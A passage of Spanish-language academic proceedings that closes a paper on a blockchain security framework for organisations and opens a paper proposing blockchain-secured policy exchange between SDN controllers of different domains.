13. Seguridad de los recursos humanos

La parte más importante de la seguridad de los recursos humanos de una organización consiste en la capacitación del personal y en el proceso continuo de actualización y sensibilización sobre los riesgos de seguridad de la información.

Este aspecto de seguridad debe verse como un punto de entrada para establecer una base segura en la organización. Las evaluaciones de los empleados son un proceso importante al desarrollar contratos inteligentes, ya que su desarrollo se basa en la seguridad y la privacidad por diseño.

Una vez que se ha escrito un contrato inteligente, no se puede cambiar y, por lo tanto, no se puede arreglar retroactivamente.

Los contratos inteligentes también son susceptibles a vulnerabilidades de puertas traseras que puede proporcionar una ventaja a una de las partes del contrato.

Una organización puede mitigar los riesgos de seguridad de los recursos humanos para las cadenas de bloques privadas.

14. Relaciones con proveedores

Los proveedores también deben implementar las políticas de seguridad y los controles de seguridad de la organización. Esto es especialmente importante cuando se trata de datos personales, ya que los mismos están protegidos por la Ley de Habeas Data.

Se debe establecer un procedimiento que posibilite a las organizaciones a solicitar a sus proveedores que presenten evidencias de cómo manejan la seguridad de la información.

Los diferentes controles de seguridad de este aspecto se pueden utilizar como punto de partida para contratar a los proveedores o socios de subcontratación involucrados en el desarrollo y mantenimiento de la aplicación blockchain en cadenas de bloques tanto públicas como privadas.

Se debe tener en cuenta que cuando un proveedor utiliza una cadena de bloques pública, no siempre está claro dónde reside la responsabilidad. Por lo tanto, se recomienda utilizar una cadena de bloques privada como arquitectura inicial, ya que es posible definir responsabilidades con socios externos.

Una organización puede mitigar los riesgos de seguridad de las relaciones con los proveedores para las cadenas de privadas.

15. Gestión de incidentes

Cuando se trata de incidentes de seguridad, es importante actuar de inmediato. También es importante

contar con indicadores para poder identificar la ocurrencia de los incidentes de seguridad.

Esto significa que el personal debe estar capacitado e informado sobre las pautas que les permitan identificar incidentes de seguridad. Esto incluye conocimiento de los procedimientos sobre cómo reaccionar y cómo informar ante un posible incidente de seguridad.

Este control de seguridad es una buena práctica general para los sistemas de información. Para entornos de blockchain, esto significaría informar incidentes de seguridad tan pronto como sucedan.

Esta es una buena protección para evitar la escalada de incidentes y puede ser una buena manera de detectar violaciones de información que pueden necesitar ser reportadas al responsable de protección de datos.

Una organización puede mitigar los riesgos de seguridad de la gestión de incidentes para cadenas de bloques privadas.

Seguridad de gestión

16. Organización de la seguridad de la información

La organización debe tener una estructura de gobierno eficaz que detalle cómo se organiza la gestión de la seguridad de la información, cuáles son los roles en la organización y quién es el responsable final de los temas de seguridad.

Conocer la organización de seguridad implica saber quién es el director de seguridad de la información (CISO) y quién es responsable de determinar si las aplicaciones cumplen con los niveles de seguridad requeridos.

Una estructura de gobierno eficaz ayudará a la organización a implementar el ciclo de Deming PHVA (planificar, hacer, verificar y actuar), que es una estrategia basada en la mejora continua para medir la eficacia de la seguridad de la información.

Es importante atender cualquier inquietud sobre riesgos de seguridad con respecto a la adopción de la tecnología blockchain con la persona responsable de la seguridad en una organización, especialmente cuando se considera usar una cadena de bloques privada.

17. Políticas de seguridad de la información

Es un documento que describe cómo la organización protege su información, sus activos de información y cómo cumplir con las leyes y regulaciones vigentes.

Es un documento que se comparte con todos los empleados de la organización y es aconsejable también compartir con los proveedores.

De esta forma, una organización puede demostrar que valora la seguridad de la información y por lo tanto promueven su concienciación entre los empleados y proveedores.

Sin necesidad de especificar el tipo de blockchain que se está considerando, es importante que las políticas de seguridad de la información se actualicen para el uso de la tecnología de la cadena de bloques.

Una organización puede mitigar los riesgos de seguridad de las políticas de seguridad de la información para cadenas de bloques públicas y privadas.

18. Cumplimiento externo e interno

La seguridad de la información debe cumplir internamente con las políticas de la empresa y externamente con los requisitos legales y de la industria (Compliance).

Por lo tanto, la seguridad de la información necesita atención continua y cierto nivel de control. Un ejemplo de esto se puede ver en la realización de auditorías periódicas para garantizar que las políticas y procedimientos se respeten dentro de la organización.

Una de estas auditorías puede ser en forma de un análisis de impacto de privacidad (PIA) para asegurarse de que la implementación de la tecnología blockchain cumple con las normas de la organización.

Cuando una organización subcontrata a un tercero sus desarrollos e implementación de blockchain, el "derecho a auditar" a ese tercero debe ser parte del contrato. Pero, incluso cuando esto es parte del contrato, las auditorías solo se pueden realizar hasta un cierto nivel, ya que cuando el tercero está utilizando una cadena de bloques pública, la auditoría no se puede realizar en esa parte de la solución.

Una organización puede mitigar los riesgos de seguridad de cumplimiento externo / interno para cadenas de bloques públicas y privadas.

Resultados

Finalmente, en la Tabla 2. se muestra el marco de referencia para aplicaciones seguras de blockchain completo, con el agregado de las posibilidades de mitigación de los riesgos de seguridad por parte de las organizaciones para las cadenas de bloques públicas y privadas de cada uno de los aspectos analizados.

Conclusiones

Cuando analizamos las ventajas que nos brinda la tecnología blockchain, debemos ser cautelosos sobre los problemas de seguridad que podrían traer aparejados.

Aunque por las características de la tecnología blockchain sabemos que puede brindarnos servicios más confiables y convenientes, los problemas y riesgos de seguridad detrás de esta técnica innovadora también es un tema importante que nos debería preocupar.

Muchas empresas enfrentan desafíos de ciberseguridad relacionados con el uso de sistemas con tecnología

blockchain, que crece rápidamente como una solución de avanzada para las transacciones digitales y el problema del mantenimiento de registros de manera inalterable en el tiempo. La tecnología blockchain se está utilizando en servicios financieros, servicios sociales, instituciones de salud, sector gubernamental, Internet de las Cosas, etc.

Normalmente, cualquier tecnología tiene riesgos de seguridad debido a que está potencialmente expuesta a una serie de amenazas y vulnerabilidades.

En este trabajo se desarrolló una descripción general de un marco de referencia para aplicaciones seguras de blockchain analizando dieciocho aspectos, agrupados en cuatro categorías: seguridad en blockchain, seguridad de la infraestructura de Tecnologías de la Información, seguridad operacional y organizacional y seguridad de gestión, llegando a la conclusión que la única cadena de bloques que permite a una organización mitigar los riesgos de seguridad son las blockchain privadas.

FRAMEWORK DE SEGURIDAD	Blockchain	
	Pública	Privada
Seguridad de blockchain		
1 Seguridad de los contratos inteligentes	✓	✓
2 Bifurcación		✓
3 Algoritmos criptográficos		✓
4 Gestión de claves criptográficas	✓	✓
Seguridad de la infraestructura de TI		
5 Control de acceso		✓
6 Escalabilidad		✓
7 Detección de intrusiones		✓
8 Ataque ATP		✓
9 Ataque de Denegación de Servicio		✓
Seguridad operacional y organizacional		
10 Seguridad de las operaciones y comunicaciones		✓
11 Adquisición, desarrollo y mantenimiento de sistemas	✓	✓
12 Gestión de activos	✓	✓
13 Seguridad de los recursos humanos	✓	✓
14 Relaciones con proveedores		✓
15 Gestión de incidentes		✓
Seguridad de Gestión		
16 Organización de la seguridad de la información		✓
17 Políticas de seguridad de la información	✓	✓
18 Cumplimiento externo e interno	✓	✓

Tabla 2.

Agradecimientos

Este trabajo se desarrolló en el marco del Proyecto de Investigación "Análisis de la seguridad de los datos en Internet de las Cosas usando tecnología Blockchain", que fué financiado por la Dirección de Investigación, dependiente del Vicerrectorado de Investigación y Desarrollo (VRID) de la Universidad del Salvador.

Referencias

- [1] Orcutt, Mike, "How secure is blockchain really?"; MIT Technology Review; Ed. Massachusetts Institute of Technology; Cambridge, MA, USA; 2018.
- [2] Remya, Stephen; Aneena, Alex; "A Review on BlockChain Security"; IOP Conference Series Materials Science and Engineering 396(1):012030; (DOI: 10.1088/1757-899X/396/1/012030); Ed. IOP Publishing; Bristol, Inglaterra; 2018.
- [3] Congcong Ye, Guoqiang Li, Hongming Cai, Yonggen Gu, Akira Fukuda; "Analysis of Security in Blockchain: Case Study in 51% - Attack Detecting"; Conference: 2018 5th International Conference on Dependable Systems and Their Applications (DSA); (DOI: 10.1109/DSA.2018.00015); Technology and Engineering Center for Space Utilization at the Chinese Academy of Sciences; Liaoning · China; 2018.
- [4] Sayeed, Sarwar; Marco-Gisbert, Hector; "Assessing Blockchain Consensus and Security Mechanisms against the 51% Attack"; Applied Sciences 9(9):1788; (DOI: 10.3390/app9091788); Ed. Applied Sciences; Basel, Switzerland; 2019.
- [5] Ng, Alex; Alkhalifah, Ayman; Kayes, A. S. M.; Chowdhury, Mohammad Javed Morshed; Alazab, Mamoun; Watters, Paul A.; "An Empirical Analysis of Blockchain Cybersecurity Incidents"; IEEE Asia-Pacific Conference on Computer Science and Data Engineering (CSDE); (DOI 10.1109/CSDE48274.2019.9162381); Ed. IEEE Xplore; Melbourne, Australia; 2019.
- [6] Mishra, Sourav; Kumari, Vasudha; Kumar Ojha, Nitish; Goel, Nikita; Kumar, Pawan; "Security issues in Blockchain and crypto currency"; disponible en: <https://www.researchgate.net/publication/338660128>; Ed. Indian Institute of Information Technology Allahabad; Uttar Pradesh, India; 2018.
- [7] Sigurðsson, Guðmundur; Giaretta, Alberto; Dragoni, Nicola; "Vulnerabilities and Security Breaches in Cryptocurrencies"; Proceedings of 6th International Conference in Software Engineering for Defence Applications (SEDA 2018); (DOI: 10.1007/978-3-030-14687-0_26); Ed. Springer Cham; Cham, Suiza; 2019.
- [8] Abdelwahab, Ihab Mohamed; Ramadan, Nagy; Hefny, Hesham A.; "Cybersecurity Risks of Blockchain Technology"; International Journal of Computer Applications 177(42):8-14; Volume 177, No. 42; (DOI: 10.5120/ijca2020919922); Ed. Foundation of Computer Science; New York, USA; 2020.
- [9] Abdelwahab, Ihab Mohamed; Ramadan, Nagy; Hefny, Hesham A.; "A review on Blockchain Technology Cybersecurity Risk Assessment"; 54th Annual Conference on Statistics, Computer Sciences and Operation Research; Ed. Cairo University; El Cairo, Egipto; 2019.
- [10] ISO/IEC 27001:2013, "Information technology — Security techniques — Information security management systems — Requirements"; disponible en: <https://www.iso.org/standard/54534.html>; Geneva, Switzerland; 2013.
- [11] Dylan J. Yaga, Peter M. Mell, Nik Roby, Karen Scarfone; "Blockchain Technology Overview"; disponible en: <https://nvlpubs.nist.gov/nistpubs/ir/2018/NIST.IR.8202.pdf>; National Institute of Standards and Technology; Gaithersburg, USA; 2018.
- [12] Castellon, Nicolas; Cozijnsen, Peter; Van Goor, Tjerk; "Blockchain security: A Framework for Trust and Adoption"; Dutch Blockchain Coalition; Netherlands; 2018.
- [13] Nakamoto, Satoshi; Bitcoin: A peer-to-peer electronic cash system. Disponible en: <https://bitcoin.org/bitcoin.pdf>. 2008.

Algoritmo de Seguridad para la Interoperabilidad de Controladores SDN de Diferentes Dominios mediante Tecnología Blockchain

Juan Carlos CALLONI
UTN FR San Francisco
jccalloni@gmail.com

Sergio PAEZ
UTN FR San Francisco
sergiopaez1000@gmail.com

Javier Saldarini
UTN FR San Francisco
saldarinijavier@gmail.com

Resumen

Las redes de hoy han crecido de manera significativa. Este crecimiento ha llevado a empresas a cambiar su enfoque para operar la infraestructura de red. En este escenario aparecen las redes definidas por software (SDN).

Una de las principales preocupaciones es mejorar su seguridad. Este proyecto se basa en un proyecto anterior sobre el Modelo para la interoperabilidad de controladores de Redes Definidas por Software de diferentes dominios. En particular se trata de realizar un algoritmo de seguridad para la interoperabilidad más confiable de la comunicación de las políticas de calidad de servicio entre controladores, mediante la implementación de la tecnología blockchain. A través del desarrollo de un algoritmo, con el uso de la criptografía en SDN utilizando blockchain, se busca asegurar las transacciones de políticas entre controladores. La plataforma descentralizada de Blockchain que ejecuta aplicaciones de contrato inteligentes evita cualquier posibilidad de interferencia, fraude o censura de terceros, lo cual nos brinda una mayor transparencia, confianza y seguridad al momento en que diferentes controladores tengan que confiar en sus políticas.

Palabras Claves: Algoritmo, Redes definidas por Software, Seguridad, Blockchain, Interoperabilidad, Controladores.

1. Introducción

El creciente tráfico de multimedia, de uso de servicios en la nube y aplicaciones móviles en línea generó un nuevo enfoque de la red. Normalmente, las redes han sido diseñadas por fabricantes de dispositivos router y switch.

Un nuevo paradigma avanza y es el uso de SDN que permite manejar la presión de las necesidades actuales, cambiando el diseño y las operaciones de la red [1].

La idea principal de SDN es separar el plano de datos y control para obtener un control centralizado y un reenvío

rápido de datos [1]. El control lo realiza un servidor controlador que debe tener comunicación con todos los nodos de la red. El protocolo OpenFlow se utiliza para comunicar el controlador y el conmutador. El controlador envía a los switch reglas que definen el comportamiento de la red, por lo que una aplicación SDN define las acciones que realizarán los conmutadores [1].

Una de las principales preocupaciones de la red definida por software (SDN) de hoy es nivel de su seguridad. Este proyecto se basa en un proyecto anterior sobre el Modelo para la interoperabilidad de controladores de Redes Definidas por Software de diferentes dominios. En particular se trata de hacer mucho más segura la comunicación de políticas entre controladores, en busca de mejorar la seguridad contra actividades fraudulentas mediante la implementación de la tecnología blockchain. Se propone Blockchain Security over SDN (BSS) para proteger la privacidad y la disponibilidad de una red SDN, y que los controladores de diferentes dominios puedan confiar en la transmisión de políticas de calidad de servicio. Se propone usar los controladores OpenDaylight ONOS, POX. Para fines de prueba de Blockchain, se implementa la herramienta de prueba Pyethereum en la plataforma Ethereum. [2]

En una red SDN el administrador de la red utiliza software creado por desarrolladores para direccionar el tráfico de forma particular desde una consola o un servidor de control centralizado; el administrador puede cambiar las reglas de acuerdo a las necesidades de la red como priorizar, despriorizar o negar el paso a tipos específicos de paquetes, entre otras. Este escenario, es el único lugar donde los estándares y protocolos entran en juego con el lenguaje de programación que utiliza el controlador para traducir la información de las aplicaciones a la parte física y virtual de los conmutadores. Es aquí donde aparece la disciplina Ingeniería en software, con sus diferentes áreas y los modelos abstractos de software, para caracterizar y estudiar las implementaciones. Aparece también un protocolo común a todos los dispositivos, para la comunicación entre el controlador SDN y la capa de infraestructura, denominado OpenFlow, el cual empieza a

tomar importancia central en las comunicaciones de las redes [3].

En este proyecto se plantea el caso de que dos dominios SDN se quisieran comunicar de forma segura entre sí para distribuir sus políticas de comunicación, como priorizar paquetes en el ejemplo de video conferencia para mejorar la calidad de servicio, o en el caso de paquetes multimediales a los cuales se les quiera dar mayor prioridad. Entonces los controladores SDN podrían establecer relaciones de confianza de forma segura mediante plataforma blockchain unidireccional o bidireccional entre esos paquetes de forma dinámica.

Con blockchain, las aplicaciones se ejecutan de forma descentralizada y no hay necesidad de una autoridad central u organismo intermediario para monitorear las transacciones entre las partes. El uso intensivo de la criptografía en SDN utilizando blockchain, aseguraría las transacciones de políticas entre controladores. Una estructura de datos que se distribuye, replica e imparte alrededor de partes de miembros en una red se denomina cadena de bloques. En el blockchain, cada bloque lleva una lista de transacciones, así como un hash al bloque anterior. Cada bloque hace referencia al hash del bloque que fue en el pasado reciente. Esto hace una interconexión entre los bloques, creando así una cadena de bloques o blockchain.

Ethereum es una plataforma descentralizada que permite ejecutar aplicaciones de contrato inteligentes. Las aplicaciones de contratos inteligentes programadas evitan cualquier posibilidad de interferencia, fraude o censura de terceros [4]. Las aplicaciones de contrato inteligente se implementan en una cadena de bloques de compilación personalizada que es una poderosa infraestructura global compartida que puede mover el valor y representar la propiedad de la propiedad. Esta función facilita a los desarrolladores crear mercados, almacenar registros de deudas o promesas y mover fondos de acuerdo con las instrucciones sin riesgo de intermediarios o de contraparte.

El proyecto nos proporciona un algoritmo seguro y confiable, en el que dos o más controladores se comunican o inter-operan entre sí de forma segura.

1.1. La Hipótesis

En la actualidad no existe un método seguro mediante tecnología Blockchain que permita integrar y compartir políticas de forma segura y confiable entre distintos controladores de diferentes dominios SDN. Esta característica hace que dos SDN con distintos controladores no puedan interoperar de forma segura y confiable; lo que puede traer aparejada la imposibilidad de elaborar soluciones óptimas para diferentes tipos de problemas. Es posible resolver este inconveniente a través de un algoritmo seguro y confiable mediante tecnología blockchain para la comunicación de políticas entre controladores. Esto permite que las políticas realizadas y planificadas en un dominio

SDN puedan ser interpretadas de forma segura y confiable por otro dominio SDN de controlador diferente.

En síntesis, lo que se busca es lograr definir un Algoritmo Seguro y confiable mediante tecnología descentralizada Blockchain, para la comunicación de políticas entre dominios de redes SDN con controladores diferentes que no modifique los valores obtenidos de comunicación en el proyecto anterior [5]. Lo que mejoraría la comunicación inter-dominio y generaría una comunicación segura y confiable sin importar el fabricante del controlador ni el lenguaje de programación en el que está construido.

2. Conceptos

2.1. Redes Definidas por Software

La WAN sustenta la interoperabilidad entre todos estos elementos, pero en la actualidad adolece de ciertas limitaciones. Éstas, están asociadas a una arquitectura estática, centrada principalmente en la velocidad y la simetría, pero que a la vez tiene que responder a la cobertura o a la dispersión geográfica; limitaciones que están relacionadas también con el propio tamaño de la WAN, con su complejidad y con los altos costes de adaptación [6]. La solución consta de incorporar tecnologías basadas en SDN en el ámbito de los servicios que constituyen la WAN de las compañías; ya que SDN aporta esa agilidad necesaria, la automatización y el tiempo real [6].

SDN es una nueva arquitectura de la red en la que el plano de control está separado del plano de datos y tiene dos elementos principales. Por un lado el switch, que tiene la tarea de reenviar paquetes, y por otro el controlador que implementa políticas, gestión y programación de switch de red específicos a través del protocolo OpenFlow. El controlador SDN puede brindar control total sobre la red, comunicación y control remoto, administración inteligente, alta flexibilidad y capacidad de programación. Además, el controlador SDN ofrece la capacidad de implementar servicios de red centralizados y seguros, como seguridad, enrutamiento, consumo de energía y gestión del ancho de banda, y puede evitar el acceso no autorizado a los recursos de la red [7].

Un controlador en una red SDN toma el papel del cerebro de dicha red, es decir, el punto de control estratégico que retransmite información a los switch y router por debajo, a través de APIS. Esto permite la tarea de asociar dominios de controladores SDN usando interfaces de aplicaciones comunes con el protocolo OpenFlow, como se muestra en la figura siguiente.




Figura 1 – Modelos SDN

Un controlador SDN se basa típicamente en un conjunto de módulos (que se pueden conectar y desconectar libre y fácilmente), que realizan diversas tareas de red: como realizar un inventario de todos los aparatos de red disponibles en ésta, coleccionar sus capacidades y agrupar estadísticas de red [8].

2.2. Interoperabilidad

La interoperabilidad se define como la capacidad de intercambiar y compartir datos entre dos sistemas o componentes informáticos sin la intervención de un tercer sistema, de modo que la información o datos compartidos puedan ser utilizados sin requerir una comunicación previa [9].

La interoperabilidad entre sistemas no incluye solamente la habilidad de los sistemas para intercambiar información, sino también la capacidad de interacción y la ejecución de tareas conjuntas. Por tanto, el objetivo es crear un “sistema de sistemas” que no provea solamente interconectividad entre sistemas sino que logre una unión de sistemas interoperables [10].

Modelo de Interoperabilidad propuesto

Interoperabilidad Técnica: La interoperabilidad técnica es la que posibilita la interconexión de los sistemas a nivel de protocolos.

Interoperabilidad Sintáctica: Es aquella que posibilita el intercambio de información en un formato común, incluyendo en este tipo de interoperabilidad aspectos como los formatos estandarizados de datos que intercambian los sistemas.

Interoperabilidad Semántica: Es aquella que posibilita el intercambio de información, utilizando un vocabulario común y compartido que evite las inexactitudes en la interpretación del significado de los términos.

Interoperabilidad pragmática: Es aquella que posibilita que los sistemas conozcan y exploten los métodos y procedimientos de los demás sistemas.

Interoperabilidad dinámica: Es aquella que permite a los sistemas autocorregir su funcionamiento ante los cambios en la transferencia de información, y sacar partido de ello.

Interoperabilidad conceptual: Es aquella que permite conocer y reproducir el funcionamiento de un sistema en base a la documentación usualmente expresada en un formato de ingeniería.

Interoperabilidad organizacional: Es aquella que permite conocer los objetivos de negocio, los modelos de procesos, las leyes y políticas de acceso y el uso de los datos y los servicios [10].




Figura 2 – Modelo Interoperabilidad [10]

2.3. Blockchain

Blockchain es una tecnología que está formada por una cadena de bloques en la red peer-to-peer. Permite verificar, actualizar y mantener toda la información sincronizada directamente sobre Internet; elimina la necesidad de contratar alguna institución o entidad para procesar y validar las transacciones; y además, permite almacenar las transacciones cronológicamente, sin la necesidad de modificarlas.

Blockchain permite distribuir información digital pero no copiarla, es un libro de contabilidad compartido que almacena información sobre transacciones. Cuando un nodo en la cadena de bloques quiere agregar una transacción al libro mayor, los datos de la transacción son solicitados, encriptados y verificados por otro nodo en la red utilizando algoritmos de criptografía. Si existe consenso entre la mayoría de los nodos de que la transacción es válida, se agrega un nuevo bloque de datos a la cadena y todos los de la red lo comparten [11].

La cadena de bloques se basa en un modelo descentralizado de procesos, automatiza la información de forma segura y privada sin necesidad de intermediarios. Está formada por nodos, computadores conectados a la red P2P, que se encargan de verificar las transacciones y almacenar una copia de su registro en la base de datos distribuida global. De esta manera, los miembros de la red conocen los cambios que se han realizado transparentemente, evitando la manipulación o tergiversación de la información [12].

Una estructura de datos que se distribuye, replica e imparte alrededor de partes de miembros en una red se denomina cadena de bloques. En el blockchain, cada bloque lleva una lista de transacciones, así como un hash al bloque

anterior. Cada bloque hace referencia al hash del bloque que fue en el pasado reciente. Esto hace una interconexión entre los bloques, creando así una cadena de bloques o blockchain. Cualquier nodo con acceso a esta lista de bloques ordenados y enlazados hacia atrás puede leerlo y averiguar cuál es el estado mundial de Datos que se están intercambiando en la red [13].

Recientemente, Blockchains ha ganado un importante impulso como un método emergente para la verificación instantánea de transacciones entre empresas, organizaciones e industrias públicas o privadas. [14]

El sistema descentralizado no necesita de intermediarios, ni de un servicio centralizado. La información está distribuida a todos los nodos en forma autónoma. Si un nodo o múltiples nodos se caen, el resto de nodos mantiene la sincronización de los datos en la red y de esta forma nunca se perderían las transacciones [15].

El sistema descentralizado en la red P2P involucra algunos criterios:

- Cada nodo es el encargado de verificar independientemente cada transacción, teniendo en cuenta su correcta sintaxis y estructura de los datos, el tamaño de la transacción en bytes, número de operaciones y la revisión del gas apropiado para la transacción (el coste que tiene el realizar una operación o un conjunto de operaciones en la red Ethereum).
- El rol de los nodos mineros es añadir las transacciones a los nuevos bloques por medio del algoritmo de consenso llamado prueba de trabajo.
- Cada nodo es delegado de comprobar los nuevos bloques creados y colocar estos dentro de la cadena de bloques.

En el caso del escenario Blockchain propuesto para asegurar la comunicación de dos controladores de diferentes dominios de Redes SDN, nos basamos en un proyecto que planteó este escenario pero para una red SDN sin que se comunique con otra.

Ethereum es una plataforma pública descentralizada que nace en diciembre de 2013 por Vitalik Buterin y otros cofundadores como Gavin Wood y Joseph Lubin; con el propósito de crear aplicaciones en cualquier entorno industrial considerando los principios de la cadena de bloques [16]. Por lo tanto, esta plataforma es una herramienta de software libre que aplica los principios de la tecnología Blockchain, donde corren todas las transacciones; permite crear cualquier tipo de contratos inteligentes o smart contracts, programas que almacenan datos y se ejecutan en cada nodo, además de actuar como agentes autónomos para compilar la aplicación

¹ Solidity: Es el lenguaje oficial de la plataforma Ethereum. Maneja una compleja de programación basada en una estructura de datos que emplean funciones y métodos; similar a Javascript

descentralizada y distribuir aplicaciones descentralizadas (DApps).

Ethereum maneja como token el Ether (ETH), que representa un activo digital como forma de pago para un servicio determinado dentro de la plataforma Ethereum. Actualmente en el mercado descentralizado, no existe límite de la cantidad de tokens que circulan en el mercado digital. Ethereum implementa el estándar ERC20 para el costo del Gas20 en la ejecución de un contrato, de esta forma fácilmente los contratos puedan interactuar correctamente con los tokens que trabajen con el estándar ERC20. [17]

Por lo general, se usa esta red Ethereum para trabajar con gran flujo de información en el ledger a través de bucles. Las aplicaciones que se crean tienen un medio confiable, ejecutando contratos inteligentes automáticamente, sin necesidad de depender de terceros. Los contratos se ejecutan en esta plataforma en su máquina virtual, Ethereum Virtual Machine (EVM) e implementa un lenguaje de programación por Turing Complete.

ERC20, Ethereum Request for Comments, es un protocolo para los tokens que garantiza la interoperabilidad entre ellos, y define un conjunto de métodos y reglas para su funcionamiento. ERC20 es el estándar más conocido en todas las plataformas, con una acogida del 99% en el mercado digital por su interoperabilidad con otros tokens que tengan como base el estándar, sin importar el tipo de aplicación o la plataforma de desarrollo [18].

ERC20 permite crear contratos inteligentes, que se ejecutan sobre la plataforma de Ethereum, con una alta confiabilidad, ahorro de recursos y tiempo. El estándar ERC20, no es una moneda digital, más bien es un valor virtual. Representa un activo digital específico que se transmite dentro de la cadena de bloques, y se puede integrar a los proyectos, o aplicaciones descentralizadas.

El lenguaje de programación Turing complete impide que la cadena de bloques sea hackeada, codificando y calculando la cadena de bloques por comandos e instrucciones. Ethereum maneja siete lenguajes de programación entre los que se destacan Solidity¹, Serpent², JavaScript, HTML y Python, lo que aumenta su complejidad. Además, usa redes de prueba para experimentar nuevas aplicaciones descentralizadas o realizar actualizaciones, sin tener que invertir Ethers. Como es una testnet no requiere gastar el gas, ya que no tiene ningún valor comercial.

3. Trabajos Relacionados

En el análisis inicial del problema y en la búsqueda de soluciones o proyectos similares podemos mencionar:

² Serpent: Lenguaje de programación de alto nivel parecido a Python. En las primeras etapas fue considerado como el lenguaje script principal.

El trabajo "Mejora de la seguridad de SDN para implementaciones relacionadas con IoT a través de Blockchain". Podemos ver en su conclusión:

“...SDN es, sin lugar a dudas, la red troncal de las implementaciones en la nube en todo el mundo. La idea original de separar físicamente el control y el plano de reenvío, cambiar de red radicalmente y cambiar rápidamente la ciencia a una nueva dirección. Sin embargo, ciertos problemas de seguridad aún están presentes y, especialmente, cuando surgen otras plataformas y tecnologías disruptivas, al intentar explotar los avances de la primera, aparece un interesante crisol tecnológico con resultados no deterministas. IoT es uno de los próximos ecosistemas que tendrán un efecto enorme en todos los aspectos de la actividad humana. Sus verticales en términos de aplicabilidad parecen ser directamente compatibles con la próxima era 5G Networking...”

El trabajo en este documento de posición sirve como base para una investigación más profunda de la posibilidad de utilizar blockchain, una estructura de datos distribuida que se utiliza para crear un libro de transacciones digital y potencialmente un registro histórico de transacciones de proporciones masivas. Esta solución permitirá la transferencia de datos cifrados entre nodos interconectados, independientemente del tamaño de la red o su distribución geográfica. Este mecanismo está actualmente bajo investigación por parte de la industria y la academia. [14]

Este trabajo no se encuentra terminado, y por otro lado se basa en SDN y en escenario IoT pero con un solo controlador.

“ChainSecure - Una solución escalable y proactiva para proteger aplicaciones Blockchain usando SDN”, es otro trabajo similar, que en su conclusión dice:

“...Este documento discutió las amenazas de seguridad del consorcio y las cadenas de bloques totalmente privadas. Debido a la pequeña cantidad de pares (nodos) en la cadena de bloques, los nodos específicos pueden ser objetivos de ataques DDoS. Para proteger los nodos de blockchain de los ataques de amplificación de DNS, propusimos una solución escalable y proactiva en el contexto de SDN, llamada ChainSecure. Primero, describimos un nuevo esquema de mapeo con estado que permite que los switches OpenFlow sean lo suficientemente inteligentes como para asegurar los nodos de la cadena de bloques de los ataques de amplificación de DNS. Luego, propusimos un esquema de detección en tiempo real llamado ECS. Finalmente, se elabora una acción de mitigación para bloquear los flujos ilegítimos. Para futuros trabajos, tenemos la intención de mejorar la precisión de nuestro ECS mediante el uso de métodos de aprendizaje automático...” [19]. En este proyecto podemos ver que el problema está planteado al revés, protegiendo aplicaciones Blockchain mediante SDN.

Por otro lado, otro proyecto similar es “Un enfoque basado en la ontología hacia la configuración de dispositivos de red heterogéneos”. Las redes continúan creciendo en tamaño y complejidad, los mecanismos desplegados dejan de ser escalables y prácticos. Una de las

tareas más complejas y esenciales en la gestión de redes es la configuración de equipos. La falta de mecanismos estandarizados para la modificación y control de la configuración de equipos ha llevado al uso continuado y extendido de interfaces por líneas de comando (CLI). Desafortunadamente, las CLIs son generalmente, específicas por fabricante y dispositivo.

En este proyecto se presentan el diseño y especificaciones de implementación del primer sistema de extracción de información basada en ontologías desde el CLI de dispositivos de red, para la automatización y abstracción de configuraciones [20].

Otro proyecto similar es “Lista de confianza: gestión de tráfico de IoT distribuida y en Internet mediante blockchain y SDN”

“...El riesgo de la implementación de IoT se puede mitigar en gran medida en las redes de borde al pensar en los dispositivos, servicios y redes de IoT como partes interesadas que interactúan para administrar adecuadamente el tráfico de IoT. Este documento propuso una Lista de confianza que hace circular la información de los servicios y dispositivos de IoT de confianza entre dichas partes interesadas. La lista de confianza se centra en la prevención del tráfico no deseado de los dispositivos de IoT, incluidos los ataques DDoS en las redes de borde. Nuestra implementación de prueba de concepto cubrió la integración de SDN y blockchains, así como las aplicaciones pseudo IoT para evaluar la verificación. Verificamos que la administración de tráfico de IoT se logra correctamente con Trust List, cuyo código de referencia está disponible como software de código abierto...” [21]

Este trabajo habla de una lista de confianza en una misma red de dispositivos IoT y no en diferentes dominios con diferentes controladores SDN.

4. Definición del Modelo y el Algoritmo

4.1. Definición del Problema




Figura 3– Dominio SDN 1 Vs Dominio SDN 2

Según el escenario planteado en la Figura 3, el problema que busca resolver este proyecto es la interoperación entre dominios SDN con diferentes controladores, para comunicar políticas de calidad de servicio de forma segura y confiable.

Lo que se propone es plantear un modelo ontológico seguro y abstracto mediante tecnología descentralizada blockchain, que permita definir la interoperabilidad entre dominios SDN con controladores diferentes, para que

